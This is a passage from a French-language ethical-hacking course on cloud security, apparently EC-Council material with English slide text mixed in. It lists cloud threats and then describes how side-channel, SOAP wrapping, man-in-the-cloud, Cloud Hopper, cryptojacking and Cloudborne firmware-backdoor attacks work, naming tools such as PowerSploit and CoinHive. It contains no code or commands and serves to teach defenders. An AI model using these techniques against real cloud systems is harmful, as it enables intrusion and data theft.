Le Cloud Computing utilise largement les technologies de virtualisation proposées par plusieurs fournisseurs, notamment VMware, Xen, Virtual Box et vSphere. Les menaces qui pèsent sur ces technologies proviennent des vulnérabilités des hyperviseurs.

- **Verrouillage**

Le verrouillage désigne l'incapacité du client à migrer d'un CSP vers un autre ou vers des systèmes internes en raison de l'absence d'outils, de procédures, de formats de données standard, d'applications et de portabilité des services. Cette menace est liée à la sélection d'un CSP inadapté, à des conditions d'utilisation incomplètes et non transparentes, à l'absence de mécanismes normalisés, etc.

- **Risques liés aux licences**

L'entreprise peut être amenée à payer des frais de licence importants si le CSP facture le logiciel déployé dans le Cloud sur une base individuelle. Par conséquent, l'entreprise doit toujours rester propriétaire de ses logiciels situés dans l'environnement du fournisseur de Cloud. Les risques liés aux licences sont dus à des conditions d'utilisation incomplètes et non transparentes.

- **Perte de la gouvernance**

En utilisant l'infrastructure Cloud, les clients accordent aux CSP un contrôle sur les questions qui pourraient affecter la sécurité. En outre, les SLA peuvent ne pas engager le CSP à fournir ces services, laissant ainsi une brèche dans les moyens de protection. Cette menace résulte du manque de clarté des rôles et des responsabilités, de l'absence de processus d'évaluation des vulnérabilités, d'engagements contradictoires dans les SLA, de l'absence de systèmes de certification et de juridiction, du manque d'audit, etc.

La perte de gouvernance entraîne la non-conformité aux exigences de sécurité, le manque de confidentialité, d'intégrité et de disponibilité des données, des performances et une qualité de service médiocres, etc.

- **Perte des clefs de chiffrement**

La perte des clefs de chiffrement nécessaires à la sécurité des communications ou à l'accès aux systèmes offre aux attaquants potentiels la possibilité d'obtenir des ressources sans autorisation. Cette menace découle des mauvaises techniques de gestion et de génération des clefs.

- **Risques liés aux changements de juridiction**

Les Clouds peuvent stocker les données des clients dans plusieurs juridictions, dont certaines peuvent présenter un risque élevé. Les autorités locales des pays à haut risque (par exemple, les pays où l'État de droit n'existe pas, dont le cadre juridique et son application sont imprévisibles ou les États policiers autocratiques) pourraient faire une descente dans les datacenters ; les données ou le système d'information pourraient être soumis à une divulgation forcée ou à une saisie. Les changements de juridiction des données peuvent entraîner le blocage ou la mise en dépôt du système d'information par le gouvernement ou d'autres organisations. Les clients doivent tenir compte des ambiguïtés juridictionnelles avant de choisir un Cloud, car les lois locales relatives au stockage des données pourraient permettre au gouvernement d'accéder à des données privées.

- **Sondages ou analyses malveillantes**

Les sondes ou analyses malveillantes permettent aux attaquants de collecter des informations sensibles qui peuvent entraîner une perte de confidentialité et d'intégrité, ainsi que de disponibilité des services et des données.

- **Vol d'équipement informatique**

Le vol d'équipements peut se produire en raison de contrôles inadéquats des éléments physiques, tels que l'accès par carte à puce à l'entrée, ce qui peut entraîner la perte d'équipements physiques et de données sensibles.

- **Résiliation ou défaillance du service Cloud**

La cessation d'activité d'un service Cloud pour cause de défaut de rentabilité ou de litige peut entraîner la perte de données, à moins que les clients n'assurent leur protection juridique. De nombreux facteurs, tels que la pression concurrentielle, le manque de soutien financier et des stratégies commerciales inadéquates, peuvent entraîner la fin ou la défaillance du service Cloud. Cette menace se traduit par une prestation et une qualité de service médiocres et une perte d'investissement. En outre, les défaillances des services externalisés au CSP peuvent affecter sa capacité à respecter ses devoirs et engagements envers ses clients.

- **Citation à comparaître et enquête judiciaire**

Les données et services des clients font l'objet d'une demande d'arrêt de la part des autorités ou de tiers. Cette menace est due à une mauvaise isolation des ressources, au stockage des données dans plusieurs juridictions et à un manque de connaissance des juridictions.

- **Manipulation et suppression inappropriées des données**

Il est difficile de vérifier les procédures de traitement et de suppression des données suivies par les CSP en raison de l'accès limité à l'infrastructure Cloud. Lorsque les clients demandent la suppression des données, il se peut que les données ne soient pas vraiment effacées car :

- De multiples copies des données sont stockées, même si elles ne sont pas disponibles.
- Le disque à détruire peut également contenir les données d'autres clients.
- La multi-location et la réutilisation des ressources matérielles dans le Cloud maintiennent les données des clients en danger.

- **Perte/modification des données de sauvegarde**

Les attaquants peuvent exploiter des vulnérabilités, telles que l'injection SQL et le comportement imprudent des utilisateurs (par exemple, le stockage ou la réutilisation de mots de passe) pour obtenir un accès illégal aux sauvegardes de données dans le Cloud. Après avoir obtenu cet accès, les attaquants peuvent supprimer ou modifier les données stockées dans les bases de données. L'absence de procédures de restauration des données en cas de perte des données de sauvegarde met en péril les niveaux de service.

- **Risques liés à la conformité**

Les organisations qui cherchent à se mettre en conformité avec les normes et les lois peuvent courir un risque si le CSP ne peut pas fournir de preuves de sa conformité aux exigences, s'il sous-traite la gestion du Cloud à des tiers et/ou s'il ne permet pas un audit par le client. Les risques de conformité découlent de l'absence de gouvernance sur les audits et les évaluations des normes du secteur. Ainsi, les clients ne connaissent pas les processus, les procédures et les pratiques des fournisseurs en matière d'accessibilité, de gestion des identités et de séparation des tâches.

- **Déni de viabilité économique (Economic Denial of Sustainability ou EDoS)**

Le mode de paiement dans un système Cloud est "Pas d'utilisation, pas de facture" ; quand les clients ont des requêtes, le CSP les facture en fonction des données enregistrées, de la durée des requêtes, de la quantité de données transférées dans le réseau et du nombre de cycles CPU consommés. Le déni de service économique a pour effet de mettre à mal les ressources financières ; dans le pire des cas, cela peut entraîner la faillite du client ou d'autres conséquences économiques graves. Si un attaquant sollicite le serveur Cloud avec un service malveillant ou exécute un code

malveillant qui consomme beaucoup de puissance de calcul et de stockage, le titulaire du compte est facturé jusqu'à ce que la cause principale de l'utilisation du CPU soit détectée.

- **Architecture de sécurité insuffisante**


La plupart des entreprises migrent leurs capacités informatiques vers le Cloud public. L'intégration de stratégies de sécurité appropriées pour contrer les cybermenaces constitue donc un défi majeur. Il est important de développer des architectures et des stratégies de sécurité appropriées avant de migrer l'infrastructure informatique vers le Cloud.

- **Détournement de comptes**

La compromission des comptes des employés sur le Cloud est une menace très importante pour les organisations. Si un attaquant accède au Cloud en compromettant un compte d'utilisateur, il peut accéder à toutes les informations stockées sur les serveurs Cloud sans laisser aucune trace. Les attaquants utilisent des techniques telles que le phishing et le craquage de mots de passe pour obtenir les informations d'identification des utilisateurs. Ces attaques ont de graves répercussions sur les activités des entreprises : Atteinte à la réputation, dégradation de l'image de marque, divulgation d'informations sensibles, etc.

Cloud Attacks: Side-Channel Attacks or Cross-guest VM Breaches

- The attacker compromises the cloud by placing a **malicious virtual machine** near to a target cloud server and then launches a side-channel attack
- In a side-channel attack, the attacker **runs a virtual machine on the same physical host as the victim's virtual machine** and takes advantage of the shared physical resources (processor cache) to **steal data** (cryptographic keys) from the victim
- Side-channel attacks can be implemented by any **co-resident user** due to the vulnerabilities in shared technology resources



Attaques du Cloud Computing

Les différentes méthodes d'attaque appliquées à l'environnement du Cloud Computing sont présentées ci-dessous.

Attaques par canal auxiliaire ou brèches dans les machines virtuelles d'autres clients

Les attaquants peuvent compromettre le Cloud en plaçant une machine virtuelle malveillante à proximité d'un serveur Cloud ciblé, puis lancer une attaque par canal auxiliaire. La figure ci-dessous montre comment un attaquant peut compromettre le Cloud en plaçant une machine virtuelle malveillante près d'un serveur Cloud ciblé. L'attaquant exécute la machine virtuelle sur le même hôte physique que la machine virtuelle ciblée et profite des ressources physiques partagées (cache du processeur). Ensuite, il lance des attaques par canal auxiliaire (attaque de synchronisation, rémanence de données, cryptanalyse acoustique, attaque de surveillance de l'alimentation et analyse différentielle des défaillances) pour extraire des clefs cryptographiques/secrets en clair afin de voler les informations d'identification de la victime. Les attaques par canal auxiliaire peuvent être mises en œuvre par tout utilisateur co-résident et sont principalement liées aux vulnérabilités des ressources informatiques partagées. Pour finir, l'attaquant utilise les informations d'identification volées pour se faire passer pour la victime.





Figure 11.24 : Exemple d'attaque par canal auxiliaire

Cloud Attacks: Wrapping Attack



A wrapping attack is performed during the **translation of the SOAP message** in the TLS layer where attackers duplicate the body of the message and sends it to the server as a legitimate user



Attaque par enveloppement

Une attaque par enveloppement est effectuée pendant la traduction du message SOAP dans la couche TLS, où les attaquants dupliquent le corps du message et l'envoient au serveur en tant qu'utilisateur légitime. Comme le montre la figure ci-dessous, lorsqu'un utilisateur envoie une requête à partir de sa machine virtuelle via un navigateur, la requête atteint d'abord le serveur web. Ensuite, un message SOAP contenant des informations structurelles est généré et échangé avec le navigateur pendant le passage du message. Avant le passage du message, le navigateur doit signer le document XML et le canoniser. De plus, il doit ajouter les valeurs de signature au document. Enfin, l'en-tête SOAP doit contenir les informations nécessaires à la destination après calcul.

Dans une attaque par enveloppement, la fraude de l'adversaire se produit pendant la traduction du message SOAP dans le TLS. L'attaquant duplique le corps du message et l'envoie au serveur en tant qu'utilisateur légitime. Le serveur vérifie l'authentification par la valeur de la signature (qui est également dupliquée) et vérifie son intégrité. Par conséquent, l'adversaire peut s'introduire dans le Cloud et exécuter un code malveillant pour interrompre le fonctionnement habituel des serveurs du Cloud.





Figure 11.25 : Exemple d'attaque par enveloppement

Cloud Attacks: Man-in-the-Cloud (MITC) Attack

- 1 MITC attacks are an advanced version of Man-in-the-middle (MITM) attacks
- 2 The attacker tricks the victim into **installing a malicious code**, which plants the attacker's **synchronization token** on the victim's drive
- 3 Then, the attacker steals the victim's synchronization token and uses the stolen token to **gain access** to the victim's files
- 4 Later, the attacker **restores the malicious token** with the original synchronized token of the victim, thus returning the drive application to its **original state** and stays undetected



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Attaque de l'homme dans le Cloud (Man-in-the-Cloud ou MITC)

Les attaques MITC sont une version avancée des attaques MITM (Man-in-the-Middle). Dans les attaques MITM, un attaquant utilise un exploit qui intercepte et manipule la communication entre deux parties, tandis que les attaques MITC sont menées en abusant des services de synchronisation de fichiers dans le Cloud, tels que Google Drive ou DropBox, pour compromettre des données, commander et contrôler (C&C), exfiltrer des données et obtenir un accès à distance. Les jetons de synchronisation sont utilisés pour l'authentification des applications dans le Cloud mais ne peuvent pas distinguer le trafic malveillant du trafic normal. Les attaquants abusent de cette faiblesse des comptes en ligne pour réaliser des attaques MITC.





Figure 11.26 : Exemple d'attaque de l'homme dans le Cloud

Comme le montre la figure ci-dessus, l'attaquant incite la victime à installer un code malveillant qui place le jeton de synchronisation de l'attaquant sur le disque de la victime. Ensuite, l'attaquant vole le jeton de synchronisation de la victime et l'utilise pour accéder aux fichiers de la victime. Plus tard, l'attaquant restaure le jeton malveillant avec le jeton de synchronisation original de la victime, ce qui ramène l'application Drive à son état d'origine et reste indétectable.

Cloud Attacks: Cloud Hopper Attack

- 💡 Cloud Hopper attacks are triggered at the managed service providers (MSPs) and their users
- 👤 Attackers initiate spear-phishing emails with custom-made malware to compromise the accounts of staff or cloud service firms to obtain confidential information



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Attaque de type "cloud hopper"

Les attaques de type "cloud hopper" visent les fournisseurs de services managés (Managed Service Providers ou MSP) et leurs clients. Une fois l'attaque lancée avec succès, les attaquants peuvent accéder à distance aux données confidentielles et aux informations critiques du MSP visé et de ses utilisateurs/clients dans le monde entier. Les attaquants se déplacent également latéralement dans le réseau, d'un système à l'autre dans le Cloud, afin d'accéder à des données sensibles relatives à des entités industrielles, telles que l'industrie manufacturière, les organismes gouvernementaux, la santé et la finance.

Les attaquants envoient des courriers électroniques de harponnage (spear-phishing) avec des logiciels malveillants personnalisés pour compromettre les comptes utilisateur des membres du personnel ou des entreprises de services Cloud afin d'obtenir des informations confidentielles. Les attaquants peuvent également utiliser des scripts à base de commandes PowerShell et PowerSploit pour la reconnaissance et la collecte d'informations. Les attaquants utilisent les informations recueillies pour accéder à d'autres systèmes connectés au même réseau. Pour réaliser cette attaque, les pirates informatiques s'appuient également sur des serveurs C&C qui usurpent des domaines légitimes et utilisent des logiciels malveillants sans fichier qui résident et s'exécutent en mémoire. Les attaquants violent les mécanismes de sécurité en se faisant passer pour un fournisseur de services valide et obtiennent un accès complet aux données de l'entreprise et des clients connectés.

Comme le montre la figure ci-dessous, un attaquant s'infiltra chez le fournisseur MSP ciblé et distribue un malware pour obtenir un accès à distance. L'attaquant accède ensuite aux profils des clients avec son compte MSP, compresse les données des clients et les stocke dans le MSP. L'attaquant extrait ensuite les informations du MSP et les utilise pour lancer d'autres attaques contre l'organisation et les utilisateurs ciblés.





Figure 11.27 : Attaque cloud hopper

Cloud Attacks: Cloud Cryptojacking

- ❑ Cryptojacking is the unauthorized use of the victim's computer to **stealthily mine digital currency**
- ❑ Cryptojacking attacks are **highly lucrative**, which involve both external attackers and rogue insiders
- ❑ To perform this attack, the attackers leverage attack vectors like cloud misconfigurations, compromised websites, and client or server-side vulnerabilities



Cryptojacking dans le Cloud

Le cryptojacking est l'utilisation non autorisée de l'ordinateur de la victime pour miner furtivement des cryptomonnaies. Les attaques de cryptojacking sont très lucratives et impliquent à la fois des attaquants externes et des initiés malhonnêtes internes. Pour les réaliser, les attaquants exploitent des vecteurs d'attaque tels que les mauvaises configurations du Cloud, les sites Web compromis et les vulnérabilités côté client ou serveur.

Un attaquant exploite par exemple des instances de Cloud mal configurées pour injecter une charge utile de crypto-minage dans une page Web ou une bibliothèque tierce chargée par la page Web. Ensuite, l'attaquant incite la victime à visiter la page Web malveillante et, lorsque la victime ouvre la page Web, il exécute automatiquement le crypto-miner dans le navigateur de la victime en utilisant JavaScript. En utilisant des crypto-mineurs basés sur JavaScript, tels que CoinHive et Cryptoloot, les attaquants peuvent facilement intégrer des scripts de crypto-minage malveillants dans des sites Web légitimes en utilisant un lien vers CoinHive. Les attaquants rendent cette attaque plus complexe en dissimulant le script de crypto-minage malveillant à l'aide de diverses techniques de dissimulation, telles que l'encodage, les redirections et le brouillage. La configuration de la charge utile est généralement dynamique ou codée en dur. Les attaques de cryptojacking peuvent avoir de graves répercussions sur les sites Web, les points d'extrémité et même l'ensemble de l'infrastructure Cloud.

Étapes des attaques de cryptojacking dans le Cloud :

- **Étape 1 :** Un attaquant compromet le service Cloud en y intégrant un script de crypto-minage malveillant.
- **Étape 2 :** Lorsque la victime se connecte au service Cloud compromis, le script de crypto-minage est exécuté automatiquement.

- **Étape 3 :** La victime commence naïvement à extraire la crypto-monnaie au nom de l'attaquant et ajoute un nouveau bloc à la blockchain.
- **Étape 4 :** Pour chaque nouveau bloc ajouté à la blockchain, l'attaquant reçoit une récompense en crypto-monnaie de manière illicite.




Figure 11.28 : Attaque de type cryptojacking

Cloud Attacks: Cloudborne Attack

- Cloudborne is a vulnerability residing in a **bare-metal cloud server** that enables the attackers to implant a malicious backdoor in its firmware
- The malicious backdoor can allow the attackers to **bypass the security mechanisms** and perform various activities such as watching new user's activity or behavior, disabling the application or server, and intercepting or stealing the data

```
graph LR; Attacker[Attacker] -- "Attacker injects malicious backdoor on bare-metal server" --> Server[Server assigned to new customer with persistent backdoor]; Server -- "Attacker monitors customer activities" --> NewCustomer[New Customer]; Server -- "Attacker exfiltrates customer's data via persistent backdoor" --> Attacker
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Attaque Cloudborne

Cloudborne est une vulnérabilité résidant dans un serveur Cloud matériel qui permet aux attaquants d'implanter une porte dérobée malveillante dans son firmware. La porte dérobée installée peut persister même si le serveur est réaffecté à de nouveaux clients ou entreprises qui l'utilisent comme IaaS. Les serveurs physiques ne sont pas affectés à un seul client et peuvent être déplacés d'un client à un autre. Lors du processus de réaffectation, si le re flashage du firmware (réglage par défaut, effacement complet de la mémoire, etc.) n'est pas correctement effectué, les portes dérobées peuvent rester actives sur le firmware et se déplacer avec le serveur.

Les attaquants exploitent les vulnérabilités du matériel super-micro pour écraser le micrologiciel du contrôleur de gestion matériel (Baseboard Management Control ou BMC) d'un serveur matériel qui est utilisé pour les activités de gestion à distance, telles que l'approvisionnement, la réinstallation du système d'exploitation et le dépannage via l'interface de gestion de la plate-forme intelligente (IPMI) sans accès physique. Comme la BMC peut contrôler les serveurs à distance et être mis à disposition à des nouveaux clients, les attaquants la choisissent comme cible principale. Les vulnérabilités du serveur Cloud matériel et le re flashage incorrect du firmware peuvent permettre aux attaquants d'installer et de maintenir la persistance de la porte dérobée. Les portes dérobées malveillantes permettent ensuite aux attaquants d'accéder directement au matériel et de contourner les mécanismes de sécurité pour réaliser des activités telles que la surveillance des activités des nouveaux clients, la désactivation de l'application/du serveur et l'interception des données. Ces activités permettent aux attaquants de lancer des attaques par ransomware sur la cible.




Figure 11.29 : Attaque Cloudborne

Enumerating S3 Buckets using lazys3

lazys3

